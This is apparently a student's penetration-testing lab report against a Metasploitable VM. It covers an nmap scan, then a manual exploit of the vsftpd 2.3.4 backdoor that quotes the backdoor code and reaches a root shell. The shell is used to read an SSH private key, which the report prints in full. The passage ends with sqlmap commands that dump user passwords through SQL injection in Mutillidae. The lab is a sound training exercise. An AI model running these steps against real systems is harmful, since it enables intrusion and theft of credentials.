- Nmap basically sends a series of raw IP packets to the target host computer and thoroughly analyses the response received. It then uses this information to find what hosts are available on the network, what services these hosts are running etc. Nmap can be used to do a port scan of the metasploitable system using the following command:

  ```
  sudo nmap -sV <IP address of the target>
  ```
- Successful execution of the above command shows the nmap scan report for the target host (in this case, the metasploitable system). The report consists of a list of open ports, services running on them  etc in detail.

Steps Followed:

➔ Open the metasploitable virtual machine and obtain its IPv4 address. To do this, execute the following command:

```
ifconfig eth0
```

Note the inet address of the ethernet interface from the screen. For me, it is `192.168.0.103`.

➔ Now that the IP address has been obtained, use nmap from the attack machine to do a port scan via this command:

```
sudo nmap -sV 192.168.0.103
```

➔ (Optional) If a more detailed report is required, use

```
sudo nmap -A 192.168.0.103
```

➔ Note the details about the open ports and applications running on them from the nmap report.

Screenshots:


➔ Obtaining the IP address of the metasploitable system using ifconfig:

```
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:48:cd:26
          inet addr:192.168.0.103  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe48:cd26/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3012 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2831 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:207941 (203.0 KB)  TX bytes:268761 (262.4 KB)
          Interrupt:17 Base address:0x2000
```

➔ Using nmap to do a port scan of the metasploitable system from the attack machine (macOS in my case):

```
2770 ~ ❯❯ sudo nmap -sV 192.168.0.103
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-02 14:14 IST
Nmap scan report for 192.168.0.103
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:48:CD:26 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.57 seconds
2771 ~ ❯❯
```

➔ Preview of a more detailed report:




*<the screenshot just shows a preview of the above report because it is very long.>*

<u>List of Open Ports:</u>

| | | |
|---|---|---|
| TCP port 21 | TCP port 445 | TCP port 3306 |
| TCP port 22 | TCP port 512 | TCP port 5432 |
| TCP port 23 | TCP port 513 | TCP port 5900 |
| TCP port 25 | TCP port 514 | TCP port 6000 |
| TCP port 53 | TCP port 1099 | TCP port 6667 |
| TCP port 80 | TCP port 1524 | TCP port 8009 |
| TCP port 111 | TCP port 2049 | TCP port 8180 |
| TCP port 139 | TCP port 2121 | |

There are a total of 23 open ports revealed after nmap.

<u>Commands Used:</u>

- `ifconfig eth0` to obtain the IP address of the metasploitable system

- `sudo nmap -sV 192.168.0.103` to do a port scan and probe open ports the service/version information.
- (optional) `sudo nmap -A 192.168.0.103` to get a more detailed report of the services running on the open ports.

Default Use of the Open Ports:

| Port Number | Default Use | Port Number | Default Use |
|---|---|---|---|
| 21 | FTP | 1099 | Java RMI registry |
| 22 | SSH | 1524 | Ingreslock |
| 23 | Telnet | 2049 | Network file system (NFS) |
| 25 | SMTP | 2121 | FTP proxy |
| 53 | Internal domain/ DNS | 3306 | MySQL database service |
| 80 | HTTP | 5432 | PostgreSQL database |
| 111 | RPC services/ rpcbind | 5900 | Virtual Network Computing (VNC) |
| 139 | NETBIOS session service for Server Message Block protocol | 6000 | X11 |
| 445 | NETBIOS session service for Server Message Block protocol (latest) | 6667 | Internet Relay Chat Daemon (ircd) |
| 512 | Authentication for remote process execution (exec) | 8009 | AJP (Apache JServ) protocol |
| 513 | Remote login | 8180 | HTTP |
| 514 | UNIX system logging (syslog) | | |

Applications Running on the Open Ports:

| Port Number | Applications Running | Port Number | Applications Running |
|---|---|---|---|
| 21 | VSFTPD 2.3.4 FTP server | 1099 | GNU Classpath grmiregistry |

| | | | |
|---|---|---|---|
| 22 | OpenSSH 4.7p1 | 1524 | Metasploitable root shell |
| 23 | Linux Telnet | 2049 | NFS RPC |
| 25 | Postfix/SMTPD for handling incoming mails. | 2121 | ProFTPD 1.3.1 server |
| 53 | ISC BIND 9.4.2 | 3306 | MySQL 5.0.51a-3ubuntu5 |
| 80 | Apache HTTP server version 2.2.8 | 5432 | PostgreSQL database 8.3.0-8.3.7 |
| 111 | RPC service endpoints | 5900 | VNC 3.3 |
| 139 | Samba SMBD 3.x-4.x | 6000 | *~access was denied~* |
| 445 | Samba SMBD 3.x-4.x | 6667 | UnrealIRCD |
| 512 | Netkit-rsh rexecd | 8009 | Apache Jserv protocol v 1.3 |
| 513 | OpenBSD or Solaris rlogind | 8180 | Apache Tomcat/Coyote JSP engine |
| 514 | *~the response was tcpwrapped~* | | |

**c.**

Task:

To exploit the backdoor on metasploitable's FTP server

Background:

- On checking https://www.cvedetails.com/cve/CVE-2011-2523/ (cvedetails), I found that vsftpd 2.3.4 that is running on the metasploitable system contains a backdoor that opens a shell at port 6200. I looked for the source code snippets of the infected version and found this:

```
+++ vsftpd-2.3.4.4players/str.c 2008-12-17 06:54:16.000000000 +0100
@@ -569,11 +569,6 @@
     {
       return 1;
     }
-    else if((p_str->p_buf[i]==0x3a)
-    && (p_str->p_buf[i+1]==0x29))
-    {
-      vsf_sysutil_extra();
-    }
   }
   return 0;
 }
```

The else if condition basically is comparing two hex numbers with p_buf[i] which is the string entered by the user while they are logging into the server. The hex numbers 0x3a and 0x29 are ASCII for `:` and `)` respectively. Thus, if `:)` is found in the input, the vsf_sysutil_extra() function is run.

```
-vsf_sysutil_extra(void)
-{
-  int fd, rfd;
-  struct sockaddr_in sa;
-  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
-  exit(1);
-  memset(&sa, 0, sizeof(sa));
-  sa.sin_family = AF_INET;
-  sa.sin_port = htons(6200);
-  sa.sin_addr.s_addr = INADDR_ANY;
-  if((bind(fd,(struct sockaddr *)&sa,
-  sizeof(struct sockaddr))) < 0) exit(1);
-  if((listen(fd, 100)) == -1) exit(1);
-  for(;;)
-  {
-    rfd = accept(fd, 0, 0);
-    close(0); close(1); close(2);
-    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
-    execl("/bin/sh","sh",(char *)0);
-  }
-}
```

It can be seen that the vsf_sysutil_extra() function is basically spawning a shell on port 6200.
Thus, any user can gain access to the root shell by just appending a :) at the end of their username even if the login credentials are invalid. I will be exploiting this vulnerability.

- There are two methods to exploit this vulnerability- with and without using metasploit. I will not be using metasploit to automate the exploitation and would be doing it myself. I will attempt a telnet connection with the metasploitable system at the port where vsftpd is running i.e. port 21. Then on entering any random username that ends with `:)` and any random password, the ftp server (as described above) will open port 6200 with a shell. I would telnet to port 6200 of the metasploitable system and view confidential information as root user.

- The outcome is that any user who knows how to exploit this vulnerability can obtain root access to the system running the vsftpd 2.3.4 FTP server by bypassing all authentication checks. This is extremely dangerous as the attacker can view confidential information, delete and modify files, and do practically anything as a root user.

Steps Followed:

➔ Open the metasploitable virtual machine and obtain its IPv4 address. To do this, execute the following command:

```
ifconfig eth0
```

Note the inet address of the ethernet interface from the screen. For me, it is `192.168.0.103`.

➔ Use telnet to connect to the metasploitable system at port 21 (where vsftpd 2.3.4 is running) using this command:

```
telnet 192.168.0.103 21
```

➔ Once the connection is successful, enter a username ending with `:)` and any random password, for example:

```
user meetakshi:)
pass r4nd0mp4ssw0rd
```

➔ Close the connection. It can be verified that port 6200 has now opened by using nmap like so:

```
sudo nmap -sS -p6200 192.168.0.103
```

➔ Now, to utilize the backdoor, connect to port 6200 using telnet with the following command:

```
telnet 192.168.0.103 6200
```

➔ Once connected, execute shell commands by running `` `commandname args;` ``. A whoami; command shows that root access has been gained.

Several things can be done with root access to the backdoor shell of the metasploitable machine. I will try to steal the private ssh key for msfadmin. To do this, the following steps have to be followed:

➔ List all the subdirectories in /home/msfadmin using `ls -la /home/msfadmin`;

➔ There is a folder called .ssh, list all the subdirectories in it using `ls -la /home/msfadmin/.ssh`;


➔ Finally, dump the contents of id_rsa file using cat like so: `cat /home/msfadmin/.ssh/id_rsa`; This is the private ssh key for msfadmin and I have successfully obtained it using my attack machine by exploiting the vsftpd server.

Screenshots:

➔ Obtaining the IP address of the metasploitable system using ifconfig:



➔ Using telnet to connect to the vsftpd server and spawning a backdoor shell:

➔ Checking that port 6200 has opened:



```
2761 ➜ ~  ❯❯ sudo nmap -sV -p6200 192.168.0.103
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-02 14:04 IST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.0.103
Host is up (0.00040s latency).

PORT     STATE SERVICE VERSION
6200/tcp open  lm-x?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port6200-TCP:V=7.92%I=7%D=12/2%Time=61A8850B%P=x86_64-apple-darwin20.4.
SF:0%r(GenericLines,42,"sh:\x20line\x201:\x20\r:\x20command\x20not\x20foun
SF:d\nsh:\x20line\x202:\x20\r:\x20command\x20not\x20found\n");
MAC Address: 00:0C:29:48:CD:26 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds
```

➔ Using telnet to connect to the backdoor shell at port 6200. (whoami command shows `root`):



```
[2765 ➜ metasploit-framework/bin  ❯❯ telnet 192.168.0.103 6200
Trying 192.168.0.103...
Connected to 192.168.0.103.
Escape character is '^]'.
ls;
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
: command not found
whoami;
root
```

➔ Using the shell access to find the private ssh key for msfadmin:

```
[2765 → metasploit-framework/bin  ❯❯ telnet 192.168.0.103 6200
Trying 192.168.0.103...
Connected to 192.168.0.103.
Escape character is '^]'.
ls;
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
: command not found
whoami;
root
: command not found
ls /home;
ftp
msfadmin
service
user
: command not found
ls -la /home/msfadmin;
total 36
drwxr-xr-x 5 msfadmin msfadmin 4096 May 20  2012 .
drwxr-xr-x 6 root     root     4096 Apr 16  2010 ..
lrwxrwxrwx 1 root     root        9 May 13  2012 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 Apr 17  2010 .distcc
-rw------- 1 root     root     4174 May 14  2012 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 Mar 16  2010 .profile
-rwx------ 1 msfadmin msfadmin    4 May 20  2012 .rhosts
drwx------ 2 msfadmin msfadmin 4096 May 17  2010 .ssh
-rw-r--r-- 1 msfadmin msfadmin    0 May  7  2010 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 Apr 27  2010 vulnerable
: command not found
ls -la /home/msfadmin/.ssh;
total 20
drwx------ 2 msfadmin msfadmin 4096 May 17  2010 .
drwxr-xr-x 5 msfadmin msfadmin 4096 May 20  2012 ..
-rw-r--r-- 1 msfadmin msfadmin  609 May  7  2010 authorized_keys
-rw------- 1 msfadmin msfadmin 1675 May 17  2010 id_rsa
-rw-r--r-- 1 msfadmin msfadmin  405 May 17  2010 id_rsa.pub
```

➔ The private ssh key:

```
cat /home/msfadmin/.ssh/id_rsa;
-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqld
JkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qO
ffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5
JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9I
yhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7b
wkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3wIBIwKCAQBaUjR5bUXnHGA5fd8N
UqrUx0zeBQsKlv1bK5DVm1GSzLj4TU/S83B1NF5/1ihzofI7OAQvlCdUY2tHpGGa
zQ6ImSpUQ5i9+GgBUOaklRL/i9cHdFv7PSonW+SvF1UKY5EidEJRb/O6oFgB5q8G
JKrwu+HPNhvD+dliBnCn0JU+Op/1Af7XxAP814Rz0nZZwx+9KBWVdAAbBIQ5zpRO
eBBlLSGDsnsQN/lG7w8sHDqsSt2BCK8c9ct31n14TK6HgOx3EuSbisEmKKwhWV6/
ui/qWrrzurXA4Q73wO1cPtPg4sx2JBh3EMRm9tfyCCtB1gBi0N/2L7j9xuZGGY6h
JETbAoGBANI8HzRjytWBMvXh6TnMOa5S7GjoLjdA3HXhekyd9DHywrA1pby5nWP7
VNP+ORL/sSNl+jugkOVQYWGG1HZYHk+OQVo3qLiecBtp3GLsYGzANA/EDHmYMUSm
4v3WnhgYMXMDxZemTcGEyLwurPHumgy5nygSEuNDKUFfWO3mymIXAoGBAMqZi3YL
zDpL9Ydj6JhO51aoQVT91LpWMCgK5sREhAliWTWjlwrkroqyaWAUQYkLeyA8yUPZ
PufBmrO0FkNa+4825vg48dyq6CVobHHR/GcjAzXiengi6i/tzHbA0PEai0aUmvwY
OasZYEQI47geBvVD3v7D/gPDQNoXG/PWIPt5AoGBAMw6Z3S4tmkBKjCvkhrjpb9J
PW05UXeA1ilesVG+Ayk096PcV9vngvNpLdVAGi+2jtHuCQa5PEx5+DLav8Nriyi2
E5l35bqoiilCQ83PriCAMpL49iz6Pn00Z3o+My1ZVJudQ5qhjVznY+oBdM3DNpAE
xn6yeL+DEiI/XbPngsWvAoGAbfuU2a6iEQSp28iFlIKa10VlS2U493CdzJg0IWcF
2TVjoMaFMcyZQ/pzt9B7WQY7hodl8aHRsQKzERieXxQiKSxuwUN7+3K4iVXxuiGJ
BMndK+FYbRpEnaz591K6kYNwLaEg70BZ0ek0QjC2Ih7t1ZnfdFvEaHFPF05foaAg
iIMCgYAsNZut02SC6hwwaWh3Uxr07s6jB8HyrET0v1vOyOe3xSJ9YPt7c1Y20OQO
Fb3Yq4pdHm7AosAgtfC1eQi/xbXP73kloEmg39NZAfT3wg817FXiS2QGHXJ4/dmK
94Z9XOEDocClV7hr9H//hoO8fV/PHXh0oFQvw1d+29nf+sgWDg==
-----END RSA PRIVATE KEY-----
: command not found
```

i. Tools Used:

None. There is a way to automate the attack by simply using metasploit but I went ahead and exploited the vulnerability manually for increased understanding. I just made use of telnet, nmap and basic shell commands for the exploit.

ii. Commands Used:

- `ifconfig eth0` to obtain the IP address of the metasploitable system
- `telnet 192.168.0.103 21` to connect to the vsftpd server and then enter username and password as shown in the second screenshot.
- `sudo nmap -sS -p6200 192.168.0.103` to check if port 6200 has opened because of the vsftpd backdoor exploit.
- `telnet 192.168.0.103 6200` to connect to the backdoor shell at port 6200.
- `whoami;` to ensure that root access has been gained.
- Multiple ls commands to find the directory containing the ssh keys.

- Finally, `cat /home/msfadmin/.ssh/id_rsa`; to view the private ssh key for msfadmin.

iii. Outcome:

Using a simple backdoor that someone slipped into the source code of vsftpd 2.3.4, I was able to obtain root shell access to the metasploitable system from my attack machine macOS. Moreover, I did not even need to be a registered user or know valid username and password credentials to do so. Just appending `:)` after a random username and a random password was enough. I didn't even have to use any special penetration tools- using the telnet client was enough.
This is a severe vulnerability because every piece of information on the metasploitable machine is laid bare to an attacker who can exploit this vulnerability. I demonstrated that it was possible to steal private ssh keys using the backdoor shell, but other attacks even higher in severity can be performed with root shell access. This includes deleting files, viewing confidential information, modifying configuration etc.

**d.**

**i.**

*Note: the captured_data table won't be displayed here because I attempted d part ii first and have deleted it.*

Task:

To exploit the SQL injection on blog entry vulnerability on "add-to-your-blog.php" page.

Background:

- Since the blog entry field on page "add-to-your-blog.php" is already said to be vulnerable to SQL injection attack, the 'why' part of the attack background was clear. Additionally, I checked the source code of Mutillidae add-to-your-blog.php file on github and noticed that protection against SQL

injection is set to FALSE:

```
switch ($_SESSION["security-level"]){
        case "0": // This code is insecure
                // DO NOTHING: This is insecure
                $lEncodeOutput = FALSE;
                $lLoggedInUser = $logged_in_user;
                $lTokenizeAllowedMarkup = FALSE;
                $lProtectAgainstSQLInjection = FALSE;
                $lEnableJavaScriptValidation = FALSE;
                $lEnableHTMLControls = FALSE;
                $lProtectAgainstMethodTampering = FALSE;
        break;

        case "1": // This code is insecure
                // DO NOTHING: This is insecure
                $lEncodeOutput = FALSE;
                $lLoggedInUser = $logged_in_user;
                $lTokenizeAllowedMarkup = FALSE;
                $lProtectAgainstSQLInjection = FALSE;
                $lEnableJavaScriptValidation = TRUE;
                $lEnableHTMLControls = TRUE;
                $lProtectAgainstMethodTampering = FALSE;
```


- Tools like Sqlmap can be used to determine the exact SQL Injection attack vector. This vulnerability can be thus exploited using sqlmap. Basically, the post request made whilst adding a new blog entry can be passed to sqlmap. The post request can easily be intercepted using burpsuite. Sqlmap will then return the sql injection points possible on the add to blog field. When the injection point has been identified, sqlmap can be further used to retrieve sensitive information from the tables.
- The outcome of the attack will be a successful sql injection that would allow any user to use automation tools like sqlmap (or even construct manual queries) to conduct unauthorized CRUD operations on the database.

Steps Followed:

➔ Open the burp suite chromium browser and go to `http://192.168.0.103/mutillidae/index.php?page=add-to-your-blog.php`.

➔ Start intercepting requests on burpsuite by turning `intercept` on.

➔ Note the POST request being made when `Save Blog Entry` is clicked. Copy this post request and paste it to a text editor with the name exploit.txt.




➔ Run the command `sqlmap -r exploit.txt`. Keep pressing enter at every prompt.

➔ Sqlmap will log and display the injection points and will display the backend database to be MySQL

Now, I will exploit this vulnerability to view passwords of the users registered on the blog.

➔ Since the blog entry field was found vulnerable by sqlmap, it can be further used to perform attacks. Use the following command to get all databases in the metasploitable system:

```
sqlmap -r exploit.txt --dbms=MySQL --dbs --threads=10
```

➔ Once the list of MySQL databases is displayed, view the tables in the `owasp10` i.e. Mutillidae's database using this command:

```
sqlmap -r exploit.txt --dbms=MySQL -D owasp10 --tables
--threads=10
```

➔ We want to view the accounts table that would potentially contain users' passwords. To do that, use the following command in sqlmap:

```
sqlmap -r exploit.txt --dbms=MySQL -D owasp10 -T accounts
--columns --threads=10
```


➔ Now, it can be seen that the accounts table has the fields `username`, `password`, `is_admin`, `mysignature`. Use sqlmap to read these credentials with the following command:

```
sqlmap -r exploit.txt --dbms=MySQL -D owasp10 -T
accounts -C username,password,is_admin,mysignature
--dump --threads=10
```

